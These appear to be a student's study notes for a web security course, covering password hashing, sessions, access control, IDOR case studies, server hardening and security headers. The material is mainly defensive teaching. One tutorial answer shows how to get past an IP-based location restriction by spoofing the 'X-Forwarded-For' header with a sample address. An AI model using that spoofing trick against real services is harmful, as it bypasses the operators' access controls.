    - Not completely secure – low memory usage allows the functions to be optimized for hardware based attacks (ASIC/GPU)
    - Newer variants look at increasing memory usage to prevent such optimizations
- If you are developing a system today, you should **use some form of PBKDF** to encode and store your passwords
    - Example
        - $argon2id$v=19$m=65536,t=3,p=4$kcyCy10RE/qugNb7dEzRRQ$ITiNfdBAGugQO8QVFSSQL+mBaORKVjZP2kmUiEGteAo
            - argon2id: algorithm name. Secure default choice, resistant against side-channel attacks and allowing time/memory trade-offs.
            - v=19: version
            - m=65536: variable memory cost (here 64 MiB)
            - t=3: variable time cost (number of iterations, here 3)
            - p=4: amount of parallelization
            - kcyCy10RE/qugNb7dEzRRQ: salt
            - ITiNfdBAGugQO8QVFSSQL+mBaORKVjZP2kmUiEGteAo: hash value
    - In practice, don't implement your own PBKDF
        - Use a recommended one, in a well-maintained, widelydeployed library
            - e.g. https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html
        - Use a high-level library that handles the details
            - e.g. we use flask-argon2 in demos etc.
        - There are even more powerful libraries
            - e.g. Flask Security https://flask-security-too.readthedocs.io/en/stable/

Common Password Usage

Dictionary Attacks

The concepts of offline vs. online remain the same, dictionary attacks are just an **optimization.**

Instead of trying all possible passwords, try a dictionary of words

- Not necessarily the English dictionary (although that works as well)
- Words or phrases which are believed to be more prevalent
    - "Password", "Password1", "Password.1"
    - Email addresses, names, street names
- 10,000 worst passwords
    - There have now been enough breaches that there is a lot of data analytics that can be performed on password selection
- In highly targeted attacks prior intelligence is used
    - Children's names, anniversaries, birthdays, pets names, etc.

Even with the usage of salts and PBKDFs, if users are selecting passwords that appear in a relatively small dictionary the brute force challenge is greatly reduced.

The attacker may **only need to break one password to gain entry**, they might not need to break them all

Mitigation

Check submitted passwords during registration for presence in popular password dictionaries

- Not a perfect solution, if the attacker knows such a check is being made, they can select a larger dictionary and immediately remove the banned entries
- If your users are selecting passwords that are in an existing dictionary that indicates a security awareness problem
    - If you block such passwords,
        - they might generate a good random password
        - Or, they will slightly modify the password to bypass the check?
            - Password1 -> Pa55w0rd1
        - Those alterations are common, and as such there are larger dictionaries that contain them

Over prescriptive defenses can make things worse

- Users get frustrated with not being able to generate a valid password
    - Once they find one they will reuse it, or index it (i.e. 1,2,3) to avoid the pain of trying to generate and remember another valid password
    - Generate a truly random password but write it down on a post-it note
    - Tweak passwords to pass the checks
- This is also why advice on requiring regular changes of passwords has changed
    - It was doing more harm than good
    - Far better to generate a good password once then force arbitrary changes or compliance with arbitrary formats

Password Reuse/Credential Stuffing

If one system gets attacked and passwords are recovered, attackers will immediately try them on other sites.

The usage of known valid usernames and passwords on different systems

- Difficult to defend against – no way of checking if someone has reused their password elsewhere
- Standard rate limiting and monitoring of failed attempts is about the best that the service provider can do

Password Transmission

1. Never collect passwords over HTTP, only over HTTPS
    - Includes for internal communication, some cloud providers only provide HTTPS to the border, from then back to the instance is HTTP
2. Don't log passwords, even when there is an error
3. Be extra cautious about XSS vulnerabilities on login pages
4. Audit/verify any external scripts running on a login page
    - be particularly careful about third-party scripts/advertising
5. If you derive an authentication token after login (cookie/sessionID) treat it as if it is a password
    - Don't send in the clear
    - Invalidate sessions within a reasonable amount of time
6. Consider whether the user will be on a secure or public device when connecting

    - Always assume that at some point the password will be compromised, simulate the results
7. Provide 2 Factor Authentication (2FA)
    - If the password is compromised the breach can be contained and not repeated (see invalidating sessions)
    - Use authenticator apps to generate 2FA codes
    - For added security use hardware tokens
    - Do not use SMS messages – they are not secure
        i. SS7 attacks: https://www.itpro.com/security/32898/metro-bank-targeted-with-2fa-bypassing-ss7-attacks

Session

A session is a series of request and response interactions between a single user and the web server

- HTTP is stateless, as such, session management must be implemented on top of it
- Sessions can be used outside of authentication, most websites will generate an "anonymous" session on the first visit
    - The length of time that session will persist is application dependent
    - Advertisers try to maintain long running sessions to better profile users

Since HTTP is stateless it is necessary to link the independent request with an identifier. Most popular way of doing this is through a SessionID that is stored in a cookie on the client.

- The SessionID uniquely identifiers that session and user
- The same concept is used for an authenticated session
    - The primary difference is on the server side, as to whether it treats that session, and therefore the user, as logged in
    - Anonymous sessions may not be protected as well as authenticated sessions, since they **should not provide the same privileged access**, however, it is good practice to treat them as equally important

Session Cookie

Session cookies are used to store the identifier on the client

- Cookies are small files that are stored by the web browser in relation to a particular website or URL

- They are sent with each request to enable the server to identify requests belonging to the same session
- **Primary target for XSS attacks**

Authenticated Session

The SessionID is equivalent in value to the username and password, If you gain access to the SessionID you can gain access to a user account.

The normal authentication process involves

- logging in to the server with your username and password
- The server creates a new authenticated session and sets the SessionID in a session cookie
- Each request from the user that includes that SessionID is treated as if it is authenticated

SessionIDs generation rules

for provide security

1. SessionID/naming must not reveal the purpose or any unnecessary details about the purpose of the session
2. Minimum of 128 bits in length, ideally longer
    - Long enough to prevent brute force guessing
3. Generated at random using a cryptographically secure random number generator
    - Do not use incrementing SessionIDs or time based IDs
4. Or (as in Flask) signed using a secret key that is itself sufficiently long and generated by a cryptographically secure random number generator to avoid being brute-forced
5. Content must not be stored in the SessionID (e.g. IP address)
    - User content/business logic should be stored on the server, indexed by the SessionID

Session ID Protection

1. Only send over HTTPS
2. Do not use URL based SessionIDs - easier target
3. Limit scope and access using the built in options for cookie security
    - **Secure**
        - only send the cookie of HTTPS
    - **HttpOnly**
        - prevents scripts accessing the cookie via document.cookie
        - Helps to prevent XSS extracting the SessionID
    - **SameSite**
        - Strict only includes the cookie in requests that come from the same site that set the cookie
        - Some protection against Cross-Site Request Forgery (CSRF)
    - **Path/Domain**
        - restrict which subdomains, paths to which the cookie will be sent
    - **Expire and Max-Age**
        - Sensitive operations should expire cookies quickly
        - Example, access to your bank account, should expire after 10-15 minutes

Cross-Site Request Forgery(CSRF)

Occur if SameSite attribute is not used.

SessionID Management

SessionIDs are user input, they need sanitizing / validating like everything else

- If there is a change in privilege create a new SessionID
    - If the user moves from shopping to payment, they might be asked for additional credentials – generate a new SessionID
- Do not accept user generated SessionIDs
    - Only accept a SessionID if there is a record of it being generated by the server (e.g. it was signed by the server, or is in a table etc.)
    - Session Fixation attacks occur when an attacker finds a way to set the SessionID on the users machine (XSS for example)
        - If the attacker can set it they can impersonate the user

Credential Recovery

Most websites provide a mechanism for recovery of usernames and passwords, which becomes an avenue for attack, **no industry standard way** of achieving it.

Collect additional security information at registration

- Personal security challenge questions, but be aware they don't offer much security
    - Same questions are reused across multiple sites
    - Some of the information is likely to be discoverable
    - Susceptible to social engineering attacks when targeting high value clients
- Out of band communication
    - email/phone call/WhatsApp
    - Avoid SMS if possible
    - Email is often used, but can be high risk
    - email account compromise permits additional accounts to be compromised

At the point of recovery first attempt to establish identity information

- Email address, DoB, address, credit card digits
- These must match to the claimed username, if not send a generic error

If the details match then ask them the security questions they set at registration

- Rate limit attempts at these and have a lock out after multiple failed attempts
- could permit removal of the lockout via out of band token, but avoid email due to the risk of multiple compromise

If questions are correctly answered send a one-time randomly generated token via the out of band channel

- Limit the lifetime of this token, i.e. 20 minutes
- Don't send direct link with the token
    - mail protection services and prefetching can cause the token to be expired unintentionally
- Display a single form for entry of the one-time token and submission of a new password
- If the token is valid reset the password

    - Send a courtesy email to all email addresses on record to notify the user that the change has taken place
        - Good back-up against email compromise, at least the user will know
- Log reset attempts and flag unusual numbers of resets or repeated failures

Be careful when providing multiple recovery options

- In particular, if offering an email address reset, for example, if only one email address is stored in the profile and it has become inaccessible
    - This is particularly dangerous as it can be layered
        - reset email address, then reset password, then reset username
- Provide initial setup options for multiple backup communication options and regularly check with the user they are still valid
    - This can be a real challenge from a usability perspective
    - Registration details are kept to a minimum to reduce friction, but if you don't get the additional information at the start it will be really difficult to persuade the user to take the time to provide it later

Tutorial 3 Answer

How should user passwords be stored on the server (database)? Why storing passwords as plaintext is a bad practice?

- User passwords stored on the server (database) should be hashed so that given what is stored on the server, it is difficult to reconstruct the original password.

What is a hash function? When using a hash function to store passwords, what properties should the hash function satisfy?

- A hash function is a one-way function that takes input of arbitrary length, and generates a fixed length of output.
    - To be used in password storage, there are additional properties to be satisfied. For example, when given an input, it should be hard to find another input, such that these two inputs have the same hash value.

Consider the following attack scenario. From a recent data breach, an attacker got your hashed password on b.com , together with both salt and pepper used during

hashing. The attacker has a powerful PC, capable of calculating 108 hashes per second.

1. Assuming the attacker knows that your password is 8 characters long, with only numerical digits. Estimate how long it would take for the attacker to find your password.
    - 10^8/10^8 = 1 second
2. Assuming the attacker knows that your password is 12 characters long, with only numerical digits. Estimate how long would it take for the attacker to find your password.
    - 10^12/10^8 = 10^4 seconds ≈ 2.78 hours
3. Navigate to http://localhost/secure. This time, the error message won't tell you whether your submitted username exists.
4. Do you think you would have spent less (or longer) time, if you were on this login page to recover those login credentials?
    - It should take longer.
    - Search space becomes |U| × |P | where U is the username dictionary and P is the password dictionary.With more informative error messages, the search is just N × |P | + |U| where N is the subset of valid usernames in U and so is likely to be much less than |U| itself.
5. When storing the session as part of cookies on the client side, remember to set HttpOnly and Secure flags. This ensures that JavaScript can't access that cookie.
    - A Secure flag ensures that the cookie is only sent to server through encrypted requests (HTTPS).
    - However, these flags do not protect against all attacks, and sensitive information should never be stored in cookies.

Week 4

Insecure Direct Object Reference (IDOR)

User either login or did not login to the web system, could visit the file and data that they should not see.

Access Control

Access Control referred to as **authorization**, established whether you have permission to do the action you are requesting.

All about who is allowed to access what .

- **Authentication** is used to **establish identity** about who you are.
- Access Control is often **dependent** on Authentication in order to determine what rules are to be followed, but the vulnerabilities are often separate
- Access Control **can be enforced without Authentication**
    - for example, via some form of access token that is not tied to an identity

Access control is a set of rules in the application based on both the identity of the requester and the context in which permission is being asked. These sets of rules can become extremely complicated and are **difficult to automatically check**.

- The granularity of the rules is almost unlimited, it is dependent on the nature of the system and the range of actions and items being protected

Two Step

1. Authenticate the User
2. Retrieve or check their permissions/roles

All users once authenticated will be considered as logged in, what content, resources, and actions they can take will be different.

- Each user will only have access to the files they own or have been given permission to access
    - In the case of files it is fairly easy to determine the roles and permissions
    - It gets much harder where content is shared or there are many different resources

Access Control Policy

- Forms the single point of reference for managers, developers, security consultants, and testers
- Dictates how access is granted to different resources and the process of checking permissions or roles

Principle of Least Privilege
Every user, process, or program only has access to the data and resources it legitimately needs access to.

- The concept tries to ensure that should a compromise take place the damage that can be done will be limited to the minimum possible.
- Example
    a. The database process does not need to be able to install applications
    b. A search user does not need write permission to the table it searches

Role Based Access Control (RBAC)
often in alignment with the organization.

- Roles are closely aligned to organization or regulatory roles
    - Easy to ensure alignment with organizational security policy
- Easy to use and administer
    - Job role is generally tightly defined
- Well supported in frameworks
- Can align well with the principle of segregation and least privilege
    - Care required for senior roles, i.e. CEO – needs full access, but probably not on a daily basis

Risk

1. Requires conscious effort to ensure roles remain aligned with the organization and are well documented
    - Knowing exactly what permissions each role has been given
2. Without such effort there is a risk of scope creep
    - Roles accrue permissions over time as changes occur within the organization, leading to unnecessary permissions
    - Particular care when a user could be included in two roles
        - This can happen legitimately, i.e. PhD Student and Tutor
        - Task on distinguish which role the user is undertaking
3. No support for data level access control
    a. i.e. Alice and Bob share the same role, but only Alice should be able to see a particular file

Permission Based Access Control
Permissions are **based on labels**, often just strings like "READ_SALES_DATABASE"
Access is established by determining if the user has the necessary label in their policy

- Direct grants come from giving that specific user the permission
- Indirect grants occur via groups
    - Alice is member of Admin and Admin has READ_DATABASAE permission

Labels can also be grouped into classes to help manage them more easily

- for example, DOCUMENT class might have READ, WRITE, DELETE permissions

Discretionary Access Control (DAC)

- Permissions based on the identity established when the user was authenticated.
- The owner of the resource has the discretion to decide the access permissions for that resource.
- Easy to use and administer
    - Requires careful auditing, do users understand which permissions should be set for each object?
- Often conflicts with the principle of least privilege

Risk

1. Users setting weak access controls

Mandatory Access Control (MAC)
Permissions are set at the organization level – system admin

- No user control over permissions
- Tends to be used in high security (military environments)
    - Multi-level security
- Typically applied by setting labels on data or resources and seeing if the current users has clearance to access that resource
    - CONFIDENTIAL, SECRET, TOP SECRET
- SELinux provides MAC in Linux

- Disadvantages
    - Expensive to implement
    - Not flexible or agile, can be extremely restrictive to everyday operations

Attribute Based Access Control(ABAC)
Sometimes called Policy Based Access Control
Policies combine a series of attributes about the user, the object, and the context.
They could include

- User attributes
- Action attributes (Read, Write)
- Context attributes (time, device, location)
- Resource attributes (sensitivity of object)

If the User is in the group Managers Then they can READ Sensitive documents between 9 and 5 from a machine located in Office_B

- Multi-dimensional and extremely flexible

Every action must be verified as being authorized against some form of Access Control / permission list, more commonly stored in a database table or other datastore.
In essence this list states what resources a user has access to (permissions) or for each resource which users have access to it (access control list).
Never trust information supplied by the client.

- E.g. If you want to check the user has permission to perform an action, use the user ID you stored in the server based Session, not a value that has been sent to and received from the client.

Data Level Access Control
Never do
if LoggedIn:
SELECT * FROM messages WHERE messageId=req.msgId
Instead, add
if LoggedIn:
SELECT * FROM messages WHERE (userid=session['user'] OR senderId=session['user']) AND messageId=req.msgId

Or
if LoggedIn:
SELECT * FROM transactions WHERE userId=session['user'] UNION SELECT transactionId, userId, targetId, Amount, '' FROM transactions WHERE targetId=session['user']

Reason

1. Bypasses any authorization, any logged in user can change the req.msgId and access any message in the database

Working flow

1. Ask who should have access to the resource
    a. Eg. Who should have access to messageId=3?
        i. Reasonable approach is to say either the sender or receiver.
            1. Not always, might not be appropriate based on specific cases.
2. Then check the current session's trusted user is either the sender or receiver.

Access Control Lists

An ACL can be thought of as a table that lists the access permissions for each user.

1. Could be as simple as listing the userId and objectIds they have access to or are denied access (Allow/Deny)
2. far more complex based on application dependent
    a. Users can be given roles that have default permissions
    b. Permissions can be made more granular Read/Write/Delete
3. Better to separate the two out in programming logic
    a. particularly useful where the permissions are more fine grained or hierarchical
        i. Check the user has permission to perform the action.
        ii. Then if they do, perform the action.
    b. A potential concurrency issue in doing this would be possible that the permission check is passed, then before the action is performed, the owning user revokes the permission.

        i. The action would still be performed because the permission check passed. This potentially breaks strict concurrency and Access Control, but would be an unusual scenario

Server Access & Path Traversal

By default the web server will serve content within its web directory (www) treated as being public

1. Any user supplied content (thumbnails) or configuration files must be stored outside of the public web directory
    a. Or it will allow access to other peoples information or config files that could compromise the security of the entire web server
    b. Another problem if so
        i. Need to ensure at both reading and writing that a path traversal attack is not being mounted.
            1. Writing Files
                a. Avoid permitting direct file references from the user
                b. Ideally construct a new file name from known safe information
                    i. Eg: UserId, currentTime, action
                c. If accept file naming from the user, sanitize the input to ensure the storage path does not contain a path traversal.
                d. The OS level ACL should also prevent such attacks, i.e. the web server should not be able to write to those locations.
                    i. requiring sanitizing the input.
            2. Reading File
                a. Avoid direct file references from the user.
                b. Harder to defend when sensitive files the web server must be able to read
                    i. E.g. reading Python script as bytes and returning it as an image will leak any passwords contained within – attacker can convert back to text

    c. Lock down access internally with authorization lists to files
    d. Sanitize user input to protect against path traversal
3. Python sanitization of paths (check they share a common prefix)
    a. Only works if everything below the prefix should be accessible
    b. **Does not solve** one user accessing another users files, only OS security
    c. Eg:

```
if os.path.commonprefix((os.path.realpath(req.path),safe_dir)) != safe_dir:
#Attack Attempt
```

2. Disable directory traversal on the web server
    a. Or a user can navigate around the public folders, any missed config files or script files not correctly configured may be accessible to an attacker

Access Control Path Protection

Admin pages and restricted access files must be explicitly protected.

1. Particularly when multiple levels deep, Assume the attacker will find all hidden URLs.
2. Particularly important for API end-points
    - Because an API is only used on an admin page doesn't mean it is safe from exploitation
3. Access files behind a gate keeper/hurdle
    - Files that are only accessible if user supplies information
    - Access form just records user data and redirects to file
    - File is in public directory, link is not made public
    - Attacker can either guess path, or it will leak via search engines
    - Direct access bypasses any restrictions

Mitigation

1. Deny by default in any Access Control Scheme
    a. Public resources being the exception

2. Try to achieve the principle of least privilege
    a. If different pages/queries have different purposes, use different users for accessing the database
        i. Restrict each database user to the tables it needs
3. Try to keep Access Control as simple as possible
    a. more complicated means harder to be verify
    b. Automated Access Control verification generally does not exist
4. Any time a resource is being accessed, be it a row in a database or a file on disk, check the authorization of the user
5. If users of your web application can read/write files or data they should be included in your Access Control scheme for your server

CaseStudy

Optus API Hack – Analysis

Rotating IP address through built-in tor network routing

1. Server did not authenticated endpoint
2. IDOR Insecure Direct Object Reference
    a. Specifically by using other customer_number
3. By using natural number as integer primary key to made keys enumerable

Mitigation

1. Close unnecessary endpoints.
2. Do not use real ID, hash them.
    a. implement access control checks for each object that users try to access.
    b. determine the currently authenticated user from session information. When using multi-step flows, pass identifiers in the session to prevent tampering.
3. Verify the user's permission every time an access attempt is made.
4. replace enumerable numeric identifiers with more complex, random identifiers.
    a. Alternative choice, use UUIDs or other long random values as primary keys. Avoid encrypting identifiers as it can be challenging to do so securely.

How the Pwnedlist Got Pwned

preserving the data lost and then providing free access to one of the Internet's largest collections of compromised credentials.

Issue

1. Parameter tampering
    a. involves the ability to modify hidden parameters in POST requests.
        i. data submitted in the first window and the data submitted in the second window were not being compared by server.
    b. Result
        i. the system didn't allow admin to do normal validation on email address or domain.
        ii. Admin could monitor any email address he wanted.

Mitigation

1. Do not use the same password in more than one place on the internet.

Tutorial 4 Answer

1. Authentication
    - for knowing who you are.
2. Access control
    - for knowing what you have permission to do.
3. explain the potential consequences of improper access control and its mitigation.
    - This vulnerability could allow an attacker to retrieve other users' messages by enumerating the id value, leaking sensitive information and leading to privacy issues. It can be fixed by adding a filter in the SQL statement, to only query for messages posted by the same user.
4. The endpoint was designed to be only accessible by users from Vatican. Namely, you will need a Vatican IP address to use this feature. How does the server know where the client is accessing from? How to access this API?
    - When a client sends a request to the server, the server gets the IP address of the client. The IP address can reveal the (approximate) geographic location of the client.
    - To access this API:
        i. Physically enter the Vatican and connect to the Internet from there.

ii. Connect to a VPN located within the Vatican.
iii. Use an HTTP proxy having a Vatican IP address
1. X-Forwarded-For: 212.77.4.69

5. The most common HTTP headers indicate the real client IP
   - X-Forwarded-For
   - Client-IP
   - X-Real-IP

Week 5

Security Misconfiguration - Privilege Minimisation

Do not:

1. Revealing error messages
2. Run (web) server as root / Administrator
3. keep unnecessary assets or services on public facing machines
4. Leave the file permissions unlocked

Container

Bundle together an application and all its dependencies, run inside an isolated environment.

Least Privilege

1. Include in the container only the **necessary** dependencies
2. Remove anything unnecessary
3. Do not forward / expose unnecessary network ports
4. Do not mount unnecessary host directories into the docker container
5. Ensure privileges are appropriately managed

Sandbox

Implemented by the operating system (usually without using virtualization technology)

Usually as extra access control system (e.g. SELinux, AppArmor, etc.)

Each sandboxed application needs a **corresponding sandbox policy**

1. Defines what the application is and is not allowed to do
2. Best to use tool support to help to write these automatically

Least Privilege

1. Sandbox policy should be as restrictive as possible
    a. Default deny for anything not necessary
2. cannot manage certain privileges

Basic Server Configuration

Minimize the attack surface by only having the necessary tools, frameworks and libraries installed.

- segregating environments, at least:
    a. Dev
    b. Testing
    c. Production
- Environments must be configured the same, with **different credentials** on each
    a. Use build systems that facilitate this, try not to manually configure
- Ensure libraries and dependencies are monitored and up-to-date
    a. Use a build system that has a single set of shared dependencies.
    b. Avoid different projects having completely separate dependencies.
- Disable or remove unnecessary dependencies
    a. FTP
        - no one should be using plain FTP any longer on a server
    b. Password based login
        - if have a Public Key SSH setup, dont not remain the risk on brute-force password exposed logins.
    c. Know what is included in the OS image
        - Mainly about any web services or remote desktop tools included by default.
        - Built in database support or web servers
    d. Ensure only necessary posts are open.
        - Linux, IP Tables or equivalent
        - Consider moving common services to a different port number
            - SSH 22 to 2222
            - This won't provide any protection from a targeted attacker, but might reduce the frequency of "drive-by" attacks

small instances vs one large server

One large server

1. Different services with different requirements all on the same server
2. Less isolation/segregation between services
3. Rare for the server to be taken offline, updates were incremental
4. Uninstalling something was rarely done
5. If it ain't broke, don't fix it attitude

Small instances

1. Nodes can be added and removed as load requires
2. Gradual upgrading of base install almost comes for free
3. Build a clean install, test, and then gradually replace instances with new base install
4. Better isolation of services, one instance one service

Network Security Configuration

1. Deploying a Web Application Firewall
    a. Inspects HTTP traffic to protect the server from common attack vectors, including
        i. SQL Injection and XSS
2. Enable TLS by default
    a. Ensure correct Cipher Suites
        i. Disable insecure or weak cipher suites
    b. Check the server correctly redirects HTTP to HTTPS
        i. Do not respond to requests on HTTP, other than to redirect to HTTPS
        ii. Enable HSTS if possible
3. Be cautious when deploying on cloud infrastructure
4. load balancer receives the incoming connection and directs it to an available instance
    a. By default the TLS connection terminates at the load balancer and from that point on is not secure, instead being sent over HTTP
    b. Requires additional configuration to enable encryption from the load balancer back.

Default Server Configuration

Most servers do not have a completely safe install, often require hardening.

- PHP is notorious for this
    - Lots of options/modules that can be insecure if deployed in production
- Apache needs hardening too
    - Issues
        i. version and OS revealed
            - By default the Server version and OS are returned in the HTTP response, which is dangerous since it tells an attacker if running a vulnerable version
            - Mitigation:

/etc/apache2/conf-enabled/security.conf
ServerSignature Off
ServerTokens Prod

        ii. Directory traversal
            - can be disabled at a server level
            - apache should be configured not to follow symlinks
            - This prevents accidentally providing access to the whole OS via a bad symlink
            - Implementation: modify /etc/apache2/apache2.conf

From
<Directory /var/www/>
Options Indexes FollowSymLinks
AllowOverride None
Require all granted
</Directory>

Into
<Directory /var/www/>
Options -Indexes -FollowSymLinks
AllowOverride None
Require all granted
</Directory>

iii. Disable unneeded modules
- By installing from Ubuntu repo, most of these will already be disabled
- However, worth checking the following are disabled
    a. userdir
    b. suexec
    c. cgi/cgid
    d. include
    e. autoindex (if you don't need directory indexes)
- Disable modules
    a. sudo a2dismod module_name

Database Communication

By default, communication with a database is unsecured, dating from a time when the database and the web server resided on the same machine.

- By the dynamic nature of cloud infrastructure, many deployments split the database server from the web server now, mostly databases did this in auto.
    - Through change the database address from localhost to the IP address of the database server
    - The server also needs to be configured to listen externally.
- Some modifications required to user permissions
    - Users can be restricted to coming from particular IP addresses
    - The problem is it does not align with the dynamic nature of cloud hosting, in which the assigned IP address may not be fixed or known in advance
    - Leading to global access available
- Even when using dedicated IP addresses access remains a security risk
    - By default communication with the database server is not encrypted, anyone able to listen on the network sees all communications
        - Includes Nodes on the same shared network
        - Routers along the path
        - Shared hosting

Mitigation

1. Even on localhost it is good to encrypt the communication
    a. Especially when you are on a shared host
    b. Implementing TLS connections is easy.
        i. sudo mysql_ssl_rsa_setup --uid=mysql
    c. Restart the sql to apply changes
        i. sudo systemctl restart mysql
    d. force secure connections by adding command to the MySQL config
        i. require_secure_transport = ON
2. After the above is finished, point communications are secure, but not authenticated.
    a. Enable authentication
        i. The Public Certificate must be copied to the client
            1. All the necessary files are already generated on the server, just a matter of copying them and referencing them correctly
    b. Never enable remote root access for production server
        i. Specify subnets and netmasks in the permissions table

GRANT ALL PRIVILEGES ON database.* TO 'user'@'198.51.100.%';

        ii. Or use netmasks
    c. While neither approach is perfect, unless you know all the IP addresses might connect from, still, they are better than global access.
3. Authentication for server is essential to prevent from the risk on someone could impersonate the server and capture your credentials

HTTP Headers

Request

GET /somedir/page.html	- request line(GET, POST, HEAD)
HTTP/1.1	- header lines
Host: www.somesite.com.au	- header lines
User-agent: Mozilla/4.0	- header lines
Connection: close	- header lines
Accept-language: fr	- carriage return line feed indicates end of message

Response

HTTP/1.1 200 OK - status line(protocol status code & phrase)
Connection: close - header lines
Date: Thu, 06 Aug 2009 12:00:15 GMT - header lines
Server: Apache/2.2.11 (Unix) - header lines
Last-modified: Mon, 22 June 2009 - header lines
Content-Length: 6821 - header lines
Content-Type: text/html - header lines
<html><head> - Data, eg: requested HTML file

Definition

Set response headers, used to control the behavior of the browser and to enable additional protections.

Method is different:

1. Some headers can be globally set in the web server config
2. Sometimes need to set them for each response
3. Ideally find an application wide method for setting such headers

HTTPS Stripping

Just supporting HTTPS is not necessarily sufficient to protect against all attacks.
Normal working flow is URL type in - connect to URL - receive a redirect to URL

- The point before the redirect is vulnerable to attack at a network level
    - Compromised wired network
    - Open WiFi Access point
- Ensure start from a secure position
    - Previous advice was to bookmark the secure URL
    - Upgrading an insecure connection to a secure connection is fine if not currently under attack
- If the start point is insecure there is no secure pathway to reach the upgraded state
    - Alternative attacks would be redirecting to a secure but different URL, owned by the attacker, but mirroring the real content
    - Large attack range

HSTS - HTTP Strict-Transport-Security

HSTS is an HTTP header that can be sent to force the browser to in future only connect via HTTPS.

- Browsers maintain a list of sites that must only be accessed via HTTPS
- once added it can takes months to be removed

Code:

Strict-Transport-Security: max-age=<expire-time>
Strict-Transport-Security: max-age=<expire-time>; includeSubDomains
Strict-Transport-Security: max-age=<expire-time>; preload

- Content-Security-Policy: upgrade-insecure-requests
    - Could prevents an HTTPS page loading content via HTTP

HTTP Headers - X-XSS protection

Normally XSS would be detected and prevented by the browser like chrome and edge. Furthermore, The behavior can be controlled by the X-XSS-Protection header(a non-standard header).

Code:

X-XSS-Protection: 0
X-XSS-Protection: 1
X-XSS-Protection: 1; mode=block
X-XSS-Protection: 1; report=<reporting-uri>

Clickjacking

An attack that tricks the user into clicking something different to what they perceive.

- Achieved by rendering a different page over the top of the intended page in a transparent layer.
    - The user thinks they are clicking a button or link in the desired page but are actually clicking a button in the transparent overlay page
- **Likejacking** is a variant of the attack that tricked users into liking a particular page on facebook

- **Filejacking** provided a way of extracting directories of files by tricking a user into thinking they were selecting where to save a file, but were in fact uploading an entire directory

HTTP Headers - X-Frame-Options

X-Frame-Options is used to tell the browser whether it is allowed to render a page within a <frame>, <iframe>, <object>, or <embed> element.

- **intended to stop clickjacking attacks**
- Allows the server to direct the browser to not permit the content to be loaded inside a frame element that comes from a different origin
    - Blocks the overlay mechanism

Code:
X-Frame-Options: deny
X-Frame-Options: sameorigin
X-Frame-Options: allow-from https://example.com/

1. **deny** blocks any loading within a frame
2. **sameorigin** requires the parent to be the same origin
3. **allow-from** equivalent to sameorigin except allowed URLs are specified
    a. sameorigin and allow-from **both suffer from known bugs** in their implementation
        i. The spec doesn't state how ancestors should be checked
        ii. Firefox checks the top level frame for compliance
        iii. it is possible to construct multiple layers
            1. Good -> Evil -> Good which will pass the test

HTTP Headers - X-Content-Type-Options

X-Content-Type-Options: nosniff

- Prevents the browser from performing content-type detection.
    - Internet Explorer would inspect the byte-stream and detect the content type if no MIME type was set, leading to Cross-site Scripting attacks.
- If the MIME type does not match the content will be blocked
- Prevents supposedly safe content being incorrectly executed by more aggressive type detection algorithms
    - Example

i. Block style sheet loading if MIME type is not "text/css"
ii. Blocks script if not a JavaScript MIME type

HTTP Headers - Referer-Policy

Click a link in a page the destination page will receive information about the origin page (the source of the request) via the referer header.

- Referer header information is used for analytics
  - For example, to determine where traffic came from
- Typically it includes the URL of the page that the link came from
  - This can undesirable as it may leak some information
    - for example, usernames or actions that have been taken if they are included in the URL

Solution:

1. The Referrer-Policy header that allows the server to instruct the browser to restrict or remove information from the Referer header sent with any subsequent request
   a. Code:

```
Referrer-Policy: no-referrer
Referrer-Policy: no-referrer-when-downgrade
Referrer-Policy: origin
Referrer-Policy: origin-when-cross-origin
Referrer-Policy: same-origin
Referrer-Policy: strict-origin
Referrer-Policy: strict-origin-when-cross-origin
Referrer-Policy: unsafe-url
```

2. Strict-origin is probably the most desirable, since it is the most restrictive externally, but still provides information to your own server

Default Headers set in Apache

```
<IfModule mod_headers.c>
<Directory />
Header always set X-XSS-Protection "1; mode=block"
Header always set x-Frame-Options "SAMEORIGIN"
Header always set X-Content-Type-Options "nosniff"
```

Header always set Strict-Transport-Security "max-age=31536000; includeSubDomains"
Header always set Content-Security-Policy "default-src 'self';" Header always set Referrer-Policy "strict-origin"
</Directory>
</IfModule>

Default Headers set in Flask

```
@app.after_request
def apply_caching(response):
response.headers["X-XSS-Protection"] = "1; mode=block"
response.headers["X-Frame-Options"] = "SAMEORIGIN"
response.headers["X-Content-Type-Options"] = "nosniff"
response.headers["Strict-Transport-Security"] = "max-age=31536000; includeSubDomains"
response.headers["Content-Security-Policy"] = ”frame-ancestors ‘self’; default-src 'self';"
response.headers["Referrer-Policy"] = "strict-origin"
return response
```

Content Security Policy(CSP)

Getting CSP right is a major part of security configuration for your web application.

1. XSS prevention technique
    a. Content-Security-Policy: default-src self;
2. For Clickjacking, use the frame-ancestors directive also:
    a. Content-Security-Policy: frame-ancestors none;
        i. Nobody can embed the page as an iframe / frame / embed / etc
    b. Content-Security-Policy: frame-ancestors self;
        i. Only ‘self’ can embed the page (i.e. the same site)
    c. Content-Security-Policy: frame-ancestors <source>;
        i. Specific <source> sites can embed
3. For helping to enforce HTTPS
    a. Content-Security-Policy: upgrade-insecure-requests

4. Can be set as an HTTP Header
    a. It doesn't need to be included in the <head> section of every page
    b. Ensures it is applied to all pages served

Disable HTTP Methods

Not all HTTP methods are considered safe from a security perspective.
HTTP method

- GET, HEAD, POST, PUT, DELETE, CONNECT, OPTIONS, TRACE, PATCH
- TRACE should always be disabled on public servers
    - provides debug method that could result in replay attacks
- OPTIONS lists supported methods
    - Many advise it to be disabled, but a number of RESTful APIs and HTML5 functions use it
- PUT and DELETE in their purest form would allow changing files on the server
    - In particular if you are using WebDAV
    - However, they are also mainstays of RESTful APIs
- The safe set of methods is deemed as GET, POST, and HEAD, A common suggestion is to block everything else
    - Number of Web Application Firewalls do this by default, eg. Cloudflare for one
- The problem is that this breaks most, if not all, RESTful APIs
    - A classic case of security and functionality not being aligned, and neither side talking to the other
    - If RESTful APIs are a thing we need a better solution then telling everyone to break their API for the benefit of security
- Methods can be disabled to achieve a higher security rating
    - Sometimes required for certification
- Modify all PUT, DELETE, etc methods to POSTs and include the desired action in the body of the request
    - Methods can be disabled in Apache by modifying the directory definition (the following only allows POST, GET, HEAD)
    - Code

<Directory /var/www/>

Options -Indexes -FollowSymLinks
AllowOverride None
Require all granted
<LimitExcept POST GET HEAD>
Deny from all
</LimitExcept>
</Directory

Automated Testing Tool

1. Online scanners can test for correctly configured headers and TLS settings
    a. testing server and client SSL config
        i. https://www.ssllabs.com/
